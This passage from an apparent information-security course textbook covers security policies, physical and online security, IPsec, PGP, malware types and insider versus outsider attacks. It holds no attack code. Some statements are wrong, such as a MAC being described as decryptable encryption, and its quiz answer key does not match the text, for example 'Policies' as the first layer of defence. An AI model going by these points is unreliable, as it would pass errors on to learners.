- **Roles and accountabilities:** Have policy makers judged the appropriate level of involvement? Is it clear who is responsible for what, who will hold them to account, and how?
- **Feedback and evaluation:** Is there a realistic plan for obtaining timely feedback on how the policy is being realised in practice? Does the policy allow for effective evaluation, even if top management is not doing it?
- **Proper dissemination:** There should be proper dissemination of policies So that people can become aware of and contribute in adherence of policy.
- **Read by the targeted staff/audience:** Policies are only useful if the people for whom it’s targeted read those policies.
 - It’s effective when people read the policies and understood those policies.
 - People should be agreed-to the formulated policies then only they will be effective.

²<http://www.instituteforgovernment.org.uk/sites/default/files/publications/Making%20Policy%20Better.pdf>

As in this dynamic environment upon the need policies should be updated from time to time, if required to make them effective.

1.4 TYPES OF INFORMATION SECURITY POLICIES

In order to produce a complete InfoSec policy, management must define 3 types of InfoSec policy:

- Enterprise InfoSec program policy
- Issue-specific InfoSec policies
- Systems-specific InfoSec policies

1.4.1 Examples of Information Security Policies

Some of the examples of Information Security policies that a typical organization needs are:

- Information Classification Security Policy
- Acceptable Use Policy
- Minimum Access Policy
- Network Access Policy
- Remote Access Policy
- Acceptable Encryption Policy
- Web Server Security Policy
- Extranet Policy
- Application Service Provider Policy
- Authentication Credentials Policy

1.5 IT SECURITY PROCEDURES

Procedures consist of step by step instructions to assist workers in implementing the various policies, standards and guidelines. Whilst the policies, standards and guidelines consist of the controls that should be in place, a procedure gets down to specifics, explaining how to implement these controls in a step by step fashion. For example, a procedure could be written to explain how to install Windows securely, detailing each step that needs to be taken to harden/secure the operating system so that it satisfies the applicable policy, standards and guidelines.⁴

1.6 DIFFERENCES BETWEEN POLICIES AND PROCEDURES

Policies:

- Are general in nature
- Identify company rules
- Explain why they exist

- Tells when the rule applies
- Describes who it covers
- Shows how the rule is enforced
- Describes the consequences
- Are normally described using simple sentences & paragraphs

Procedures:

- Identify specific actions
- Explain when to take actions
- Describes alternatives
- Shows emergency procedures
- Includes warning & cautions
- Gives examples
- Shows how to complete forms
- Are normally written using an outline format

1.7 ASPECTS OF ORGANIZATIONAL SECURITY

Every company needs to have security program in some or the other form. Practical approach to organization Information Security Management is to develop communicate roll out and publish comprehensive organisational security which should be effective.

1.7.1 Physical Security

Physical security is one of the important areas of Information security. Physical security encompasses different threats, vulnerabilities and risks which should be addressed by organization to keep themselves secure. In physical security as a info sec professional one looks for site design, layout, environmental components, access controls, intrusion detection and power, fire protection and many more things.

Physical security describes security measures that are designed to deny unauthorized access to facilities, equipment and resources, and to protect personnel and property from damage or harm (such as espionage, theft, or terrorist attacks). Physical security plays a major role in information security of organization. As its responsibility of organization, to provide access to its employees to a secure environment, so that employees can work and assets of the organization remains secured. Some of the initiatives by the organizations are like keeping guards at entrance of building. Installing gates on the entrance of the premise and frisking the personal before letting them in. All these prevent intruders of unwanted personal out of the building and hence they provide physical security.

In early day's physical security was not a big challenge, as computer and devices which were used were very big and mostly they were kept in locked cabins and rooms and very limited people were provided with its access. But now days as technology progress size of devices decreased, day by day. Now company has high end laptops which are very light and stores confidential data and can be taken anywhere with any one very easily. So to protect these devices

has become very challenging. Most of us were not aware of physical security when we talk about information security. We generally associate information security with hackers and all. But information security without proper physical security never works.

I will give you some of examples then you will be agreed with this. A laptop of an insurance company employee was stolen while he was on his way to home. This laptop was carrying personally identifiable information like Aadhar card number, pan card details and voter id details of customers. This laptop was having unencrypted hard drive. Company lost its important data and was fined by regulatory authorities for not protecting customer's data.

1.7.1.1. Examples of Controls for Physical security which you can easily see in your daily life

- a. **Physical barriers:** Physical barriers such as fences, walls, and vehicle barriers act as the outermost layer of security. They serve to prevent, or at least delay, attacks, and also act as a psychological deterrent by defining the perimeter of the facility and making intrusions seem more difficult. Tall fencing, topped with barbed wire, razor wire or metal spikes are often emplaced on the perimeter of a property, generally with some type of signage that warns people not to attempt to enter. However, in some facilities imposing perimeter walls/fencing will not be possible (e.g. an urban office building that is directly adjacent to public sidewalks) or it may be aesthetically unacceptable (e.g. surrounding a shopping center with tall fences topped with razor wire); in this case, the outer security perimeter will be defined as the walls/windows/doors of the structure itself.



Figure 1: Spikes atop a barrier wall act as a deterrent to people trying to climb over the wall³

- b. **Natural surveillance:** Another major form of deterrence that can be incorporated into the design of facilities is natural surveillance, whereby architects seek to build spaces that are more open and visible to security personnel and authorized users, so that intruders/attackers are unable to perform unauthorized activity without being seen. An example would be decreasing the amount of dense, tall vegetation in the landscaping so that attackers cannot conceal themselves within it, or placing critical resources in areas

³ Image courtesy: https://upload.wikimedia.org/wikipedia/commons/e/e4/Security_spikes_1.jpg

where intruders would have to cross over a wide, open space to reach them (making it likely that someone would notice them).

- c. **Security lighting:** Security lighting is another effective form of deterrence. Intruders are less likely to enter well-lit areas for fear of being seen. Doors, gates, and other entrances, in particular, should be well lit to allow close observation of people entering and exiting. When lighting the grounds of a facility, widely-distributed low-intensity lighting is generally superior to small patches of high-intensity lighting, because the latter can have a tendency to create blind spots for security personnel and CCTV cameras. It is important to place lighting in a manner that makes it difficult to tamper with (e.g. suspending lights from tall poles), and to ensure that there is a backup power supply so that security lights will not go out if the electricity is cut off.

1.7.2 Financial Security

Economic security or financial security is the condition of having stable income or other resources to support a standard of living now and in the foreseeable future. It includes: probable continued solvency. For more details on financial security we will be learning GLBA, which pertains to the financial security and focused on the protection of the confidentiality and integrity of financial information. From information security point of view whenever we apply any control we do risk assessment and based on the result of this assessment management decides whether this risk needs to be treated or need to be accepted. If risk is accepted then there is no control deployed and if it is to be treated then control is required for treatment. This decision is also based on the asset value if there is asset of Rs 100 logically organization should not spend Rs 200 on protecting that asset. Predictability of the future cash flow of a person or other economic entity, such as a country.

1.7.3 Online Security

In fundamental of security you must have gain understanding of tips which need to be followed to keep yourself secure in this IT world. Here we will be talking about some technical stuff that how exactly security works and understand terminologies in security. There are two states of data which needs protection.

1. Data which is at transit, and
2. Data which is at rest.

Data which is at rest is protected by applying secure encryption on hard drive/pen drive and data at transit can be protected by communicating using secure channel which again uses encryption and this provides online security. Online Security is sometimes also referred as **internet security**. In online security aim is to secure users by using different techniques and types of security.

Internet security is a branch of computer security specifically related to the Internet, often involving browser security but also network security on a more general level as it applies to other applications or operating systems on a whole.

Its objective is to establish rules and measures to use against attacks over the Internet. The Internet represents an insecure channel for exchanging information leading to a high risk of intrusion or fraud, such as phishing. Different methods have been used to protect the transfer of data, including encryption.

- a. Need of internet security:** There are different methods to secure user data which is travelling via internet to servers which is miles apart. General methods of securing data is encrypting data into a format which is only readable by the authorized or targeted audience in this case a server, another user etc.

For example: Mike wants to send money to his mother living in another city, mike uses internet banking, the transaction of money between mike's machine and bank server should be secure so that no attacker can use this information and manipulate it in such a way that he transfer money to his own account. For this we need a secure transaction to happen and it will only happen if there is internet security.

To achieve internet security different mechanism work together. As info sec professional one should be aware of these.

- b. Secure Communication:** Communication do happen using different network so communication security should be there at computer network and this is provided by using TLS, earlier SSL was used but it is vulnerable so now days TLS is used. If TLS is implemented then for attacker to perform MITM (Man in the Middle Attack) to modify bank credential is not possible. This Secure Sockets Layer (SSL), succeeded by Transport Layer Security (TLS) is used for web traffic.
- c. Internet Protocol Security (IPsec):** IPsec is designed to protect TCP/IP communication in a secure manner. It is a set of security extensions developed by the Internet Task Force (IETF). It provides security and authentication at the IP layer by transforming data using encryption.

Two main types of transformation that form the basis of IPsec:

1. Authentication Header (AH) and
2. ESP.

These two protocols provide data integrity, data origin authentication, and anti-replay service. These protocols can be used alone or in combination to provide the desired set of security services for the Internet Protocol (IP) layer.

Basic components of the IPsec security architecture

Security protocols for AH and ESP

- Security association for policy management and traffic processing
- Manual and automatic key management for the Internet key exchange (IKE)
- Algorithms for authentication and encryption

The set of security services provided at the IP layer includes access control, data origin integrity, protection against replays, and confidentiality. The algorithm allows these sets

to work independently without affecting other parts of the implementation. The IPsec implementation is operated in a host or security gateway environment giving protection to IP traffic.

1.7.4 Security Token

For more secure infrastructure online sites offer customers the ability to use a code which randomly changes every 30–60 seconds on a security token. Security token is device provided by the online site. The keys on the security token have built in mathematical computations and manipulate numbers based on the current time built into the device. Every thirty seconds there is only a certain array of numbers possible which would be correct to validate access to the online account.



Figure 2: Security tokens⁴

The website that the user is logging into would be made aware of that devices' serial number and would know the computation and correct time built into the device to verify that the number given is indeed one of the handful of six-digit numbers that works in that given 30-60 second cycle. After 30–60 seconds the device will present a new random number which can make user log into the website.

1.7.5 Electronic Mail Security

Email messages are composed, delivered, and stored in a multiple step process, which starts with the message's composition. When the user finishes composing the message and sends it, the message is transformed into a standard format: an RFC 2822 formatted message. Afterwards, the message can be transmitted. Using a network connection, the mail client, referred to as a mail user agent (MUA), connects to a mail transfer agent (MTA) operating on the mail server. The mail client then provides the sender's identity to the server. Next, using the mail server commands, the client sends the recipient list to the mail server. The client then supplies the message. Once the mail server receives and processes the message, several events occur:

⁴ Image courtesy: <https://upload.wikimedia.org/wikipedia/commons/d/db/SecurityTokens.CryptoCard.agr.jpg>

Recipient server identification, connection establishment, and message transmission. Using Domain Name System (DNS) services, the sender's mail server determines the mail server(s) for the recipient(s). Then, the server opens up a connection(s) to the recipient mail server(s) and sends the message employing a process similar to that used by the originating client, delivering the message to the recipient(s).

1.7.6 Pretty Good Privacy (PGP)

For email security or sending secure email we should use Pretty Good Privacy. Pretty Good Privacy provides confidentiality by encrypting messages to be transmitted or data files to be stored using an encryption algorithm such as Tripler DES or CAST-128.

Email messages can be protected by using cryptography in various ways, such as the following:

- Signing an email message to ensure its integrity and confirm the identity of its sender.
- Encrypting the body of an email message to ensure its confidentiality.
- Encrypting the communications between mail servers to protect the confidentiality of both message body and message header.

The first two methods, message signing and message body encryption, are often used together; however, encrypting the transmissions between mail servers is typically used only when two organizations want to protect emails regularly sent between each other.




Figure 3: Pretty Good Privacy⁵

For example, the organizations could establish a virtual private network (VPN) to encrypt the communications between their mail servers over the Internet. Unlike methods that can only encrypt a message body, a VPN can encrypt entire messages, including email header information such as senders, recipients, and subjects. In some cases, organizations may need to protect header

⁵ Image courtesy: https://upload.wikimedia.org/wikipedia/commons/thumb/4/4d/PGP_diagram.svg/500px-PPG_diagram.svg.png

information. However, a VPN solution alone cannot provide a message signing mechanism, nor can it provide protection for email messages along the entire route from sender to recipient.

1.7.7 Multipurpose Internet Mail Extensions (MIME)

MIME transforms non-ASCII data at the sender's site to Network Virtual Terminal (NVT) ASCII data and delivers it to client's Simple Mail Transfer Protocol (SMTP) to be sent through the Internet. The server SMTP at the receiver's side receives the NVT ASCII data and delivers it to MIME to be transformed back to the original non-ASCII data.

1.7.8 Message Authentication Code

A Message authentication code (MAC) is a cryptography method that uses a secret key to encrypt a message. This method outputs a MAC value that can be decrypted by the receiver, using the same secret key used by the sender. The Message Authentication Code protects both a message's data integrity as well as its authenticity.

1.7.9 Firewall

Firewalls is network security system that monitors the incoming and outgoing network traffic and allow or deny the packets based on predetermined security rules. A firewall typically establishes a barrier between a trusted, secure internal network and another outside network, such as the Internet, that is assumed to not be secure or trusted.

In broader terms firewalls are of two types.

- a. Network firewalls
- b. Host-based firewalls.

1.7.10 Malicious Software

A computer user can be tricked or forced into downloading software onto a computer that is of malicious intent. Such software comes in many forms, such as viruses, Trojan horses, spyware, and worms.

- Malware, short for malicious software, is any software used to disrupt computer operation, gather sensitive information, or gain access to private computer systems. Malware is defined by its malicious intent, acting against the requirements of the computer user, and does not include software that causes unintentional harm due to some deficiency. The term badware is sometimes used, and applied to both true (malicious) malware and unintentionally harmful software.
- A botnet is a network of zombie computers that have been taken over by a robot or bot that performs large-scale malicious acts for the creator of the botnet.
- Computer Viruses are programs that can replicate their structures or effects by infecting other files or structures on a computer. The common use of a virus is to take over a computer to steal data.
- Computer worms are programs that can replicate themselves throughout a computer network, performing malicious tasks throughout.

- Ransom ware is a type of malware which restricts access to the computer system that it infects, and demands a ransom paid to the creator(s) of the malware in order for the restriction to be removed.
- Scare ware is scam software with malicious payloads, usually of limited or no benefit, that are sold to consumers via certain unethical marketing practices. The selling approach uses social engineering to cause shock, anxiety, or the perception of a threat, generally directed at an unsuspecting user.
- Spyware refers to programs that surreptitiously monitor activity on a computer system and report that information to others without the user's consent.
- A Trojan horse, commonly known as a Trojan, is a general term for malicious software that pretends to be harmless, so that a user willingly allows it to be downloaded onto the computer.

1.7.11 Denial of Service Attack

A denial-of-service attack (DoS attack) or distributed denial-of-service attack (DDoS attack) is an attempt to make a computer resource unavailable to its intended users. Although the means to carry out, motives for, and targets of a DoS attack may vary, it generally consists of the concerted efforts to prevent an Internet site or service from functioning efficiently or at all, temporarily or indefinitely. According to businesses who participated in an international business security survey, 25% of respondents experienced a DoS attack in 2007 and 16.8% experienced one in 2010.

1.7.12 Phishing

Phishing is another common threat to the Internet. "SA, the Security Division of EMC, announced the findings of its January 2013 Fraud Report, estimating the global losses from Phishing at \$1.5 Billion in 2012." Filter evasion, website forgery, phone phishing, Covert Redirect are some well-known phishing techniques.

Hackers use a variety of tools to conduct phishing attacks. They create forged websites that pretend to be other websites in order for users to leave their personal information. These hackers usually host these sites on legitimate hosting services using stolen credit cards while the last trend is to use a mailing system and finding a mailing list of people which they can try and fraud.

1.7.13 Application Vulnerabilities

Applications used to access Internet resources may contain security vulnerabilities such as memory safety bugs or flawed authentication checks. The most severe of these bugs can give network attackers full control over the computer. Most security applications and suites are incapable of adequate defence against these kinds of attacks.

1.8 SUMMARY

1. Policies are set with the objectives of reduced risk, compliance with laws & regulations, & assurance of operational continuity, information integrity, & confidentiality.

2. Policies are important reference documents for internal audits & for resolution of legal disputes about management's due diligence.
3. Security policy communicates a coherent security standard to users, management and technical staff.
4. A security policy can be an organizational policy, an issue-specific policy, or a system-specific policy.
5. In an organizational security policy, management establishes how a security program will be set up, lays out the program's goals, assigns responsibilities, shows the strategic and tactical value of security, and outlines how enforcement should be carried out.
6. Physical security encompasses different threats, vulnerabilities and risks which should be addressed by organization to keep themselves secure.
7. Economic security or financial security is the condition of having stable income or other resources to support a standard of living now and in the foreseeable future.
8. Data which is at rest is protected by applying secure encryption on hard drive/pen drive and data at transit can be protected by communicating using secure channel which again uses encryption and this provides online security.

1.9. CHECK YOUR PROGRESS

1. _____ are also known to be first layer of defence.
2. _____ security describes security measures that are designed to deny unauthorized access to facilities, equipment and resources, and to protect personnel and property from damage or harm (such as espionage, theft, or terrorist attacks).
3. If _____ is accepted then there is no control deployed and if it is to be treated then control is required for treatment.
4. MCA stands for _____.
5. _____ is network security system that monitors the incoming and outgoing network traffic and allow or deny the packets based on predetermined security rules.
6. MIME stands for _____.

1.10 ANSWERS TO CHECK YOUR PROGRESS

1. Policies
2. Physical
3. Risk
4. Message authentication code
5. Firewalls
6. Multipurpose Internet Mail Extensions

1.11 MODEL QUESTIONS

- 1 What are the basic elements of policy?
- 2 What are types of security policy?
- 3 List out the ways to make policies more effective?
- 4 List out five basic differences between policies and procedures?
- 5 What is physical security?
- 6 Explain IP Sec?
7. Explain working of PGP in detail along with diagram?
8. Differentiate between Malware, Botnet, Virus and Worms?

UNIT II: CYBER CRIME AND DIFFERENT MODES OF ATTACKS

2.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know the basic terminologies of attacks
- Definition of word cyber crime
- How to report a cyber crime
- Differentiate between insider and outsider attacks
- Define attacks

2.2 INTRODUCTION

Attack is any attempt to destroy, expose, alter, disable, steal, gain unauthorized access, or to make unauthorized use of an asset⁶. There are many definitions of an attack found in literature. Some of the popular ones are:

- a. Internet Engineering Task Force defines attack: An *assault* on system security that derives from an intelligent *threat*, i.e., an intelligent act that is a deliberate attempt (especially in the sense of a method or technique) to evade *security services* and violate the *security policy* of a system.
- b. Committee on National Security Systems of United States of America defines an attack as: *Any kind of malicious activity that attempts to collect, disrupt, deny, degrade, or destroy information system resources or the information itself.*

The increasing dependencies of modern society on information and computers networks (both in private and public sectors, including military) have led to new terms like cyber-attack and Cyberwarfare.

It further defines “*An attack, via cyberspace, targeting an enterprise’s use of cyberspace for the purpose of disrupting, disabling, destroying, or maliciously controlling a computing environment/infrastructure; or destroying the integrity of the data or stealing controlled information.*”

Cyber-attacks can range from installing *spyware* on a PC to attempts to destroy the infrastructure of entire nations. Cyber-attacks have become increasingly sophisticated and dangerous as the *Stuxnet* worm recently demonstrated.

⁶ [https://en.wikipedia.org/wiki/Attack_\(computing\)](https://en.wikipedia.org/wiki/Attack_(computing))

2.2.1 Glossary

The term attack relates with some other basic security terminologies as shown in the Figure 4 below. The current section defines some of the terms used frequently in context of cyber security.

- a. **Asset:** An asset is defined as any physical or logical resource.
- b. **Vulnerability:** It is a weakness which allows an attacker to reduce a system's information assurance.
- c. **Threat:** A threat can be either "*intentional*" (i.e., intelligent; e.g., an individual cracker or a criminal organization) or "*accidental*" (e.g., the possibility of a computer malfunctioning, or the possibility of a natural disaster such as an earthquake, a fire, or a tornado) or otherwise a circumstance, capability, action, or event.
- d. **Threat Agent:** System *entity* that *performs* a *threat action*, or an *event* that *results* in a *threat action*. Examples of threat agents are malicious hackers, organized crime, insiders (including system administrators and developers), terrorists, and nation states.
- e. **Confidentiality, Integrity and Availability(CIA):** A resource (both physical and logical), called an asset, can have one or more vulnerabilities that can be exploited by a threat agent in a threat action. The result can potentially compromises the *Confidentiality, Integrity and Availability* properties of resources (potentially different that the vulnerable one) of the organization and others involved parties (customers, suppliers).




Figure 4: Risk factors of the risk scenario⁷

2.3 TYPES OF ATTACKS

An attack can be *active* or *passive*.

- a. **Active attack:** It is defined as an attempt to alter system services/resources or affect the operation they performing.

⁷ Image courtesy: [https://en.wikipedia.org/wiki/Attack_\(computing\)](https://en.wikipedia.org/wiki/Attack_(computing))

- b. *Passive attack*: It is defined as an attempt to learn or make use of information which was gathered from the system, but it does not affect the system resources.

The attacks can be classified according to their origin. Based on whether the attacker is from inside or outside the organization, an attack can further be classified as:

- a. An "*inside attack*" is an attack initiated by an entity inside the security perimeter (an "insider"), i.e., an entity that is authorized to access system resources but uses them in a way not approved by those who granted the authorization. It can be any disgruntled employee who wants to attack on the system.
- b. An "*outside attack*" is initiated from outside the perimeter, by an unauthorized or illegitimate user of the system (an "outsider"). In the Internet, potential outside attackers range from amateur pranksters to organized criminals, international terrorists, and hostile governments.

An attack usually is perpetrated by someone with bad intentions; *Black hated attacks* falls in this category. An *Ethical Hacker* performs Penetration testing on an organization information system to find out if all foreseen controls are in place. It can also be classified based on the fact whether the attack is conducted using one or more computers in the last case is called a *distributed attack*. Botnet are used to conduct distributed attacks.

Other classifications are according to the procedures used or the type of vulnerabilities exploited. Attacks can be concentrated on network mechanisms or host features. Some attacks are physical: i.e. theft or damage of computers and other equipment. Others are attempts to force changes in the logic used by computers or network protocols in order to achieve unforeseen (by the original designer) result but useful for the attacker. Software used to for logical attacks on computers is called malware.

The following is a partial short list of attacks:

- Passive
 - Network
 - Wiretapping
 - Port scanner
 - Idle scan
- Active
 - Denial-of-service attack
 - Spoofing
 - Network
 - Man in the middle
 - ARP poisoning
 - Ping flood
 - Ping of death

- Smurf attack
- Host
 - Buffer overflow
 - Heap overflow
 - Stack overflow
 - Format string attack

2.3.1 Insider Attack

An *insider attack* is a malicious attack *perpetrated on a network or computer system by a person with authorized system access* such as employees, former employees, contractors or business associates, who have inside information concerning the organization's security practices, data and computer systems.

Insiders that perform attacks have a trenchant advantage over external attackers because they have authorized system access and also familiar with network architecture and system policies/procedures. In addition, there may be less security against insider attacks because many organizations focus on protection from external attacks.

Knowing who is an insider is the first step to classifying internal attacks, and understanding what constitutes an insider attack will be the next step. Some common attacks made by employees, contractors, or students are:

- Making an unintentional mistake.
- Trying to accomplish needed tasks – for example, in a cause in which the system does not support a particular action or the insider is blocked from accessing certain data, the insider may try workarounds to accomplish the same thing.
- Trying to make the system do something for which it was not designed, as a form of innovation to make the system more useful or usable.
- Checking the system for weaknesses, vulnerabilities or errors, with the intention of reporting the problems.
- Acting with the intention of causing harm, for reasons such as fame, greed, capability, divided loyalty or delusion.

2.3.1.1 Types of Insider Attack

- a. **Compromised actors:** Insiders with access credentials or computing devices that have been compromised by an outside threat actor. These insiders are more challenging to address since the real attack is coming from outside, posing a much lower risk of being identified.
- b. **Unintentional actors:** Insiders who expose data accidentally, such as an employee who accesses company data through public Wi-Fi without the knowledge that it's unsecured.

A large number of data breach incidents result from employee negligence towards security measures, policies, and practices.

- c. **Emotional Attackers:** Insiders who steal data or destroy company networks intentionally, such as a former employee who injects malware or logic bomb in corporate computers on his last day at work.
- d. **Tech savvy actors:** Insiders who react to challenges. They use their knowledge of weaknesses and vulnerabilities to breach clearance and access sensitive information. Tech savvy actors can pose some of the most dangerous insider threats, and are likely to sell confidential information to external parties or black market bidders.

2.3.1.2 How to prevent Insider Attack

If you consider the full attack path of an external hacker, the first step is to gain internal access. Usually organisations expend an extra ordinary amount of resources on protecting their edge specifically to counter insider threats. Every organisation need to create an effective security policy is understand your attack surface. Below are the steps for preventing insider attack:

- a. **Step 1:** The first step in protecting a company's assets from internal attacks is to identify and classify what those assets are and what controls are currently in place to protect those assets. If a company's most important asset is money, then it will be important to note its physical location, how it is accessed, how it is guarded, who currently protects it, how much of it exists, and how the amount is recorded and maintained safe from alteration. If the most important asset is *data*, it will be important to note what form is it stored in (electronic or physical), where it is stored (on a server, in a file cabinet), how it is accessed (over the network, physically opening a file cabinet), who has access to it (employees, managers), how changes are logged, and what controls are in place to secure it (usernames & passwords, lock & key). After identifying the assets and all the means of accessing them, the company should determine *who, within the company, has access to these assets*. This list should be *reviewed* and *re-evaluated* against job roles to ensure that only those employees that actually need access to conduct their daily responsibilities continue to have access. For all other employees, regardless of rank or managerial influence, their access should be removed.
- b. **Step 2- Assigning Owners:** Classify your information so you can design and implement the proper controls for different types of data. The owner should be typically a senior ranking official, who have a solid understanding of the high level business processes but he/she should not be involved in the daily routine of operations or maintenance. The owner should be responsible for making decisions about the assets including who should have access to them, and for what purpose. The information supervisor should be responsible for the maintenance and administration of the assets. The supervisor should follow the directives of the information owner and provides the operational and security aspects of maintaining the asset. If the owner defines the "what and who", the supervisor provides the "how".

- c. Step 3- Recognize Suspicious behaviour:** It is difficult to prevent a malicious attack from a motivated insider, there are ways to spot bad behaviour before it becomes a big problem. Each employee has logical patterns of information usage, and the organization should look for abnormal usage and investigate when this occurs. For example, if an employee looks at 50 customer accounts each day and then one day looks at 100 or more, there is a potential issue that should be investigated. You always need to understand if unusual behaviour is warranted or malicious. Identifying potential issues or unauthorized changes requires logging or record keeping of all changes so as to be able to identify who made the change, when it happened, and the details of the changes.
- d. Step 4- File Sharing on internal network:** Most common vulnerabilities of companies is caused by their inherent desire to share everything internally. When members of a team want to communicate or share files with each other, they will create a folder on an internal file server, give it their team's name, and begin sharing files. Although we like to believe our employees are inherently good, it is not good practice to leave the bank vault completely unlocked. As with network file shares, if the Finance and Accounting team creates a folder that has employee or customer banking information in it, does this really need to be visible to everyone?
- e. Step 5: Permission Allotment**

A small company may have one employee tasked with multiple jobs. As the company grows this employee will begin to delegate his responsibilities to new employees, thereby reducing his access requirements to specific assets. The trouble is, many companies focus their efforts on providing access to their employees and do not focus on removing access or ensuring alignment with actual job responsibilities. If an employee started out as a database developer and was promoted after three years to manager and then three years later to director of operations, it is likely that their access requirements would be significantly different today versus when they started. But there are many directors and vice presidents that still possess their same permissions that they had when they started with the company. This can pose a significant risk to a company if that VP or director becomes disgruntled or didn't get that raise they were expecting.
- f. Step 6: Data Portability**

The Internet provides a backbone of communication for legitimate business use but also facilitates employees sending internal information outside the company. This can be accomplished by email, file transfer protocol, instant messaging, or even over the web via hypertext transfer protocol (HTTP). Along with relying on networks to send and receive data, employees can also take advantage of local data portability from their desktop or laptop via CD/DVD burners or even USB thumb drives. While the devices may simplify the transfer of data between machines, their use also increases the risk of data theft. Employees with access to the company's intellectual property may rationalize the transfer from their work machines to their home systems to work at home. The problem is that

once the data leaves a company computer, the company can no longer ensure the security or legitimate use of the data.

g. Step 6: Manage Incident Response

Incident response is a very tricky and precise job. Even a small mistake can lead to major pieces of evidence being lost or some other evidence being tainted in a way that makes it inadmissible in court. If your security team is not trained and certified in incident response, you should have a relationship with an organization that is and call them as soon as you identify a problem. They'll likely want to get on the ground immediately.

2.3.2 Outsider Attack

Outsider threat occurs when an individual or a group seeks to gain protected information by infiltrating and taking over profile of a trusted user from outside the organization. Attacks perpetrated by adversaries that do not have access to direct access to any of the authorized nodes in the network. However, the adversary may have access to the physical medium, particularly if we are dealing with wireless networks. Therefore, attacks such as replay messages and eavesdropping fall into this classification. However, coping with this attack is fairly easy by using traditional security techniques such as encryption and digital signatures. Malicious attackers use various method, tools, and techniques to enter, disrupt, and steal information from a system.

2.3.2.1 Types of Outsider Attack

a. E-mail Hacking: The most common mail transfer protocols (SMTP, POP3, IMAP4) do not typically include provisions for reliable authentication as part of the core protocol, allowing e-mail messages to be easily forged. Although extensions to these basic protocols do exist, the decision whether to use them needs to be established as part of the mail server administration policy. Some of the extensions use a previously established means of authentication while others allow the client and server to negotiate a type of authentication that both ends support.

b. Social Engineering: It can be used both by outsiders and by people within an organization. Social engineering is a hacker term for tricking people into revealing their password or some form of security information. A common example of social engineering would be where a hacker sends e-mail to an employee, claiming to be an administrator who needs the employee's password to do some administrative work. The normal user who has not been taught about security might not know the difference between the actual administrator and the imposter administrator, especially in a large organization.

"Shoulder surfing" is also common among hackers and users who wish to learn someone's password. In this case, they hang around a user's desk, talking and waiting for the user to type in a password. Users should be informed not to type in their passwords in front of others or, if they have and suspect that someone else now has their password, that they should change the password immediately. Another form of social engineering is

guessing a user's password. When people can learn things about certain users' personal and social lives, they can use this against them. For example, users might choose a daughter or son's name or birth date or a friend's name as a password. Users also often use passwords that they can read on their desks or on posters in the work area.

- c. **Intrusion Attacks:** This often happens when attackers use known vulnerabilities in the network. In updateable systems, administrators may not have or take the time to install all the necessary patches in a large number of hosts.

Users may also demand network services and protocols that are known to be flawed and subject to attack. For example, a user might ask, "Why can't I just FTP the files down?" It is very important that security policies deal not only with end-user demands but also with the threats and vulnerabilities associated with those demands. Realistically, however, it is seldom possible to remove all vulnerabilities.

- d. **Denial-of-Service Attacks:** DoS attacks are designed to prevent legitimate use of a service. Attackers achieve this by flooding a network with more traffic than it can handle. Examples of this include:

- Saturating network resources, thereby preventing users from using network resources.
- Disrupting connections between two computers, preventing communications between services.
- Preventing a particular individual from accessing a service.
- Disrupting services to a specific system or client.

DoS attacks flood a remote network with an enormous amount of protocol packets. Routers and servers eventually become overloaded by attempting to route or handle each packet. Within minutes, network activity exponentially rises and the network stops responding to normal traffic and service requests from clients. This is also known as a network saturation attack or bandwidth consumption attack. Attackers strike with various tools, including Trin00 and Tribe Flood Network (TFN, TFN2K).⁵

2.3.2.2 How to prevent Outsider Attack

For many a system is a hub of significant documents, files, and applications, but there is always a risk of losing the important files because of outside threat⁸. Outside threats have become a big concern for all users, especially those who use the internet regularly. Starting from damage to your system to cyber crime like identity theft, outside threats pose many dangers to your system. However, the silver lining to this concern is the presence of ways to protect and guard your system from these threats. You do not need to be a computer wizard to do this, as you just have to follow some simple steps. When it comes to computer security, you have to look after many aspects such as risk analysis, kinds of threats, security policy, and then come protection techniques. Viruses, keylogging, worms and phishing attacks are all around your system to damage it, but there are ways through which you can assure the security of your system. The main ways of computer security includes:

⁸ <http://www.ijcrsee.com/index.php/ijcrsee/article/view/11/114>

- Antivirus programs, which can scan and keeps you alert about viruses
- Firewall of your system, which can be configured for enabling you to transfer selected information between your system and internet.
- Backup is another way of protecting your important files and documents, as this helps to restore lost files because of virus attack.

Things to remember

Apart from the main security options for your data, there are some more points that you should keep in mind. These are as follows:

- Identify the symptoms of threats, so that you can take proper measures to tackle them
- Keep the virus database of your antivirus program updated
- Scan your system once in a week, to look out for new bugs
- Be alert of emails that ask for personal information
- Scan USB devices that you use for transferring data
- Keep your web browser and OS up to date

2.4 CYBER CRIME

Study of Cybercrime – Analysis of criminal law and criminal procedure in the context of the Internet or computer networks. The computer may have been used in the commission of a crime, or it may be the target.

Netcrime refers, more precisely, to criminal exploitation of the Internet. Issues surrounding this type of crime have become high-profile, particularly those surrounding hacking, copyright infringement, identity theft, child pornography, and child grooming. There are also problems of privacy when confidential information is lost or intercepted, lawfully or otherwise⁹.

